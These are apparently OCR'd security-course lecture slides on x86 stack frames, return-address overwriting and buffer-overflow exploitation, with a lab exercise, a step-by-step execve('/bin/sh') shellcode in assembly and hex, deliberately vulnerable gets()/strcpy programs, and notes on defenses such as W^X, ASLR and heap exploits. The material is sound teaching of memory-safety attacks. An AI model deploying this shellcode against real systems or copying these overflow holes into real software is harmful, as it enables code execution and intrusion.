
The ‘leave’ and ‘ret’ instructions

Again, open function_call_example.c, and study the assembly code for the function ‘foo’.

Look at the last two instructions of the function. They are “leave” and “ret.” What do they do? Let us try to understand.


The ‘leave’ and ‘ret’ instructions


When main calls foo, the stack looks like the left side of the picture below. When foo finishes its job and returns, the stack needs to be restored to its original state (right side)



The ‘leave’ and ‘ret’ instructions

Moreover, the control needs to return from foo to main





The ‘leave’ and ‘ret’ instructions

The “leave” instruction in foo restores the value of %ebp to the saved value on the stack, and pops the saved return value from the stack.

The “ret” instruction changes the processor’s control to the return address stored on the stack, and pops the return address from the stack.

When both these instructions execute, the stack is restored to its original state

Return address modification.

```
void foobar(int a){
   char buf[8];
   int *ret;
   ret = buf + 24;
   *ret += 8;
}

void main() {
   int x;
   x = 0;
   foobar(1);
   x = 1;
   printf ("%d\n", x);
}
```

- In the VM, go to the file **`benign_retaddr_modif.c`**
- The code shown there is roughly as shown on the left.
- Look at this program and guess what you think its output will be: in particular the output of printf?
- The body of main is just a straight line piece of code. So we would expect the output to be 1. Right?
- Now compile and run the program in your VM.
- The output is 0! What's going on?

Return address modification.

```
void foobar(int a){
   char buf[8];
   int *ret;
   ret = buf + 24;
   *ret += 8;
}

void main() {
   int x;
   x = 0;
   foobar(1);
   x = 1;
   printf ("%d\n", x);
}
```


- Something very strange is going on.
- Comment out the call to foobar(1) in the main program, recompile the program and run it.
- Now what is the output?
- You see that it prints 1, as expected.
- So what is foobar doing that is causing printf to print 0?
- The body of foobar does not change the value of x directly. So how did printf print 0, and not 1?
- Let's find out.

Return address modification.

```
void foobar(int a){
   char buf[8];
   int *ret;
   ret = buf + 24;
   *ret += 8;
}

void main() {
   int x;
   x = 0;
   foobar(1);
   x = 1;
   printf ("%d\n", x);
}
```


- Uncomment the call to foobar(1), compile the program and look at its assembly code. It has been provided for you in assembly.txt
- Let us first see what the stack would look like when main calls foobar.

Return address modification.




- Let us first see what the stack would look like when main calls foobar.
- It would look like the one shown alongside, with the stack entry for main shown in green, and the stack entry for foobar shown in yellow
- What is the difference in values between %esp and %ebp?
- Answer: 24. Why? Hint: Look at the assembly code of foobar and see the quantity subtracted from esp. Ok, so %esp and %ebp are separated by 24 bytes.

Return address modification.




- The “value of %ebp” saved on the stack is 4 bytes.
- So the return address is located exactly 28 bytes away from %esp
- Look at the source code of the program and look at the assembly code of foo.
- Can you locate the register that points to the beginning of buf? It is %ebx-14h. How do you know that?
  - Hint: look at the instruction called lea -0x14(%ebp), %eax
- The address of buf is 20 bytes (or 14h) below ebx. That address is stored in eax

Return address modification.




- The next instruction says ‘add $0x18 %eax’, which basically adds the value 18h to %eax.
- This corresponds to the source line `ret = buf + 24’
- So what stack location would the new value of %eax point to?
- It would point to the return address! (since the value of %ebp is 4 bytes long). This is denoted by the source variable `ret’ in the program

Return address modification.




- The next instruction in the program increments the value stored at the address pointed-to by ret (i.e., *ret) by 8.
- So this would cause the program to return to another location. But which location? Let's find out.

Return address modification.



- Look at the assembly code for main and locate the call to foobar.
- The original return address must have been that of the address just following the call to foobar.
- What is that? 0x80484c5.
- What does that instruction do? It seems to be moving the value 1 to 0x1c(%esp).
- What is 0x1c(%esp)? It is the place where the variable x is stored in the stack entry of main!
- This instruction corresponds to x=1 in the program!

Return address modification.



- By incrementing the return address by 8 bytes, we are asking the processor to return to the instruction 0x80484cd instead of 0x80484c5!
- Thus, we're effectively asking the processor to skip over the instruction x=1.
- Thus, printf prints the value 0!

Return address modification.

```
void foobar(int a){
   char buf[8];
   int *ret;
   ret = buf + 24;
   *ret += 8;
}

void main() {
   int x;
   x = 0;
   foobar(1);
   x = 1;
   printf ("%d\n", x);
}
```

- **Experiment**:
  - Change the statement *ret += 8 to various other values (e.g., *ret += 24).
  - Recompile the program and run it.
  - What do you observe?
  - Why?
- **Experiment:**
  - Change the statement ret = buf + 24 to various other values (e.g., ret = buf + 28 or ret = buf + 32).
  - Recompile the program and run it.
  - What do you you observe?
  - Why?

Importance of the return address


- The previous exercise must have convinced you of the importance of the return address stored on the stack.
- And how modifying it can alter the control of the program.
- What would happen if we let an attacker control the return address stored on the stack?
  - What harm could it do?
  - How could an attacker control the return address?
- Let’s find out.

Importance of the return address

- Imagine this program.

```
void foo(int a, int b, int c){
  char buf[8];
   …
  gets(buf);
}
```

```
void main() {
  foo(1, 2, 3);
}
```




- What does gets do? Recall how you crashed a program that had gets in a previous exercise

Importance of the return address

- Imagine this program.

```
void foo(int a, int b, int c){
  char buf[8];
   …
  gets(buf);
}
```

```
void main() {
  foo(1, 2, 3);
}
```



- Gets allows an attacker to enter data into the buf.
- Since gets will keep writing into buf until it sees a \0, the attacker can keep writing into the buf, and possibly into other areas of the stack, including the return address.
- He can use the input into buf to change the return address!

Writing an exploit program

```
#include <stdio.h>
void main() {
char *name[2];

name[0] = "/bin/sh";
name[1] = NULL;
execve(name[0], name, NULL);
}
```

```
0x8000130 <main>: pushl %ebp
0x8000131 <main+1>: movl %esp,%ebp
0x8000133 <main+3>: subl $0x8,%esp
0x8000136 <main+6>: movl $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>: movl $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>: pushl $0x0
0x8000146 <main+22>: leal 0xfffffff8(%ebp),%eax
0x8000149 <main+25>: pushl %eax
0x800014a <main+26>: movl 0xfffffff8(%ebp),%eax
0x800014d <main+29>: pushl %eax
0x800014e <main+30>: call 0x80002bc <__execve>
0x8000153 <main+35>: addl $0xc,%esp
0x8000156 <main+38>: movl %ebp,%esp
0x8000158 <main+40>: popl %ebp
0x8000159 <main+41>: ret
```

```
0x80002bc <__execve>: pushl %ebp
0x80002bd <__execve+1>: movl %esp,%ebp
0x80002bf <__execve+3>: pushl %ebx
0x80002c0 <__execve+4>: movl $0xb,%eax
0x80002c5 <__execve+9>: movl 0x8(%ebp),%ebx
0x80002c8 <__execve+12>: movl 0xc(%ebp),%ecx
0x80002cb <__execve+15>: movl 0x10(%ebp),%edx
0x80002ce <__execve+18>: int $0x80
0x80002d0 <__execve+20>: movl %eax,%edx
0x80002d2 <__execve+22>: testl %edx,%edx
0x80002d4 <__execve+24>: jnl 0x80002e6 <__execve+42>
0x80002d6 <__execve+26>: negl %edx
0x80002d8 <__execve+28>: pushl %edx
0x80002d9 <__execve+29>: call 0x8001a34
<__normal_errno_location>
0x80002de <__execve+34>: popl %edx
0x80002df <__execve+35>: movl %edx,(%eax)
0x80002e1 <__execve+37>: movl $0xffffffff,%eax
0x80002e6 <__execve+42>: popl %ebx
0x80002e7 <__execve+43>: movl %ebp,%esp
0x80002e9 <__execve+45>: popl %ebp
0x80002ea <__execve+46>: ret
0x80002eb <__execve+47>: nop
```

Basic requirements.

Have null terminated “/bin/sh” in memory

Have address of this string in memory followed by null long word

Copy 0xb into eax

Copy address of string into ebx

Copy address of sting into ecx

Copy address of null long word into edx

Execute int $0x80 (system call)

Attack payload.

```
movl string_addr,string_addr_addr
movb $0x0,null_byte_addr
movl $0x0,null_addr
movl $0xb,%eax
movl string_addr,%ebx
leal string_addr,%ecx
leal null_string,%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
/bin/sh string goes here.
```

Where in the memory space of the process will this be placed?
Use relative addressing!

Attack payload.

```
jmp offset-to-call # 2 bytes
popl %esi # 1 byte
movl %esi,array-offset(%esi) # 3 bytes
movb $0x0,nullbyteoffset(%esi)# 4 bytes
movl $0x0,null-offset(%esi) # 7 bytes
movl $0xb,%eax # 5 bytes
movl %esi,%ebx # 2 bytes
leal array-offset,(%esi),%ecx # 3 bytes
leal null-offset(%esi),%edx # 3 bytes
int $0x80 # 2 bytes
movl $0x1, %eax # 5 bytes
movl $0x0, %ebx # 5 bytes
int $0x80 # 2 bytes
call offset-to-popl # 5 bytes
/bin/sh string goes here.
```

Hex representation of code.

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c
\x00\x00\x00\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\
x08\x8d\x56\x0c\xcd\x80\xb8\x01\x00\x00\x00\xbb\x00\x
00\x00\x00\xcd\x80\xe8\xd1\xff\xff\xff\x2f\x62\x69\x6
e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
int *ret;
ret = (int *)&ret + 2;
(*ret) = (int)shellcode;
}
```

Use gdb to create this!

Zeroes in attack payload

```
movb $0x0,0x7(%esi)
molv $0x0,0xc(%esi)

xorl %eax,%eax
movb %eax,0x7(%esi)
movl %eax,0xc(%esi)
```

```
movl $0xb,%eax

movb $0xb,%al
```

```
movl $0x1, %eax
movl $0x0, %ebx

xorl %ebx,%ebx
movl %ebx,%eax
inc %eax
```

More advanced buffer overflow attacks

How to defend? W xor X, ASLR.

W xor X defeated using “return to libc” attacks

Considered esoteric

Until the advent of return-oriented-programming

Non-Executable Stack

NX bit on every Page Table Entry

- Code patches marking stack segment as non-executable exist for Linux, Solaris, OpenBSD

Some applications need executable stack

- For example, LISP interpreters

Does not defend against return-to-libc exploits

- Overwrite return address with the address of an existing library function (can still be harmful)

…nor against heap and function pointer overflows

Heap exploit, function pointer exploits?

Heap exploits: Exploit a buffer overflow in a heap-allocated buffer. No return addresses, no stack.


Function pointer exploits: Exploit buffer overflow to overwrite arbitrary function pointers stored in memory (think of return addresses are a special kind of function pointers)

Heap exploits: What to exploit and how to exploit it? We'll see some examples in "Eternal War in Memory."

```
int main(int argc, char **argv) {
  char *p, *q;
  p = malloc(1024);
  q = malloc(1024);
  if (argc >= 2) strcpy(p, argv[1]);
  free(q); free(p); return 0; }
```

Basic idea behind heap exploits

Utilize the structure of malloc'ed and free'ed blocks.



Free lists managed as a doubly-linked list.

Heap exploits work by corrupting this list and the meta-data information used by malloc and free.

```
int main(int argc, char **argv) {
  char *p, *q;
  p = malloc(1024);
  q = malloc(1024);
  if (argc >= 2) strcpy(p, argv[1]);
  free(q);
  free(p); ...
}
```

```
% ltrace ./heapbug `perl -e 'print "A"x2367'`
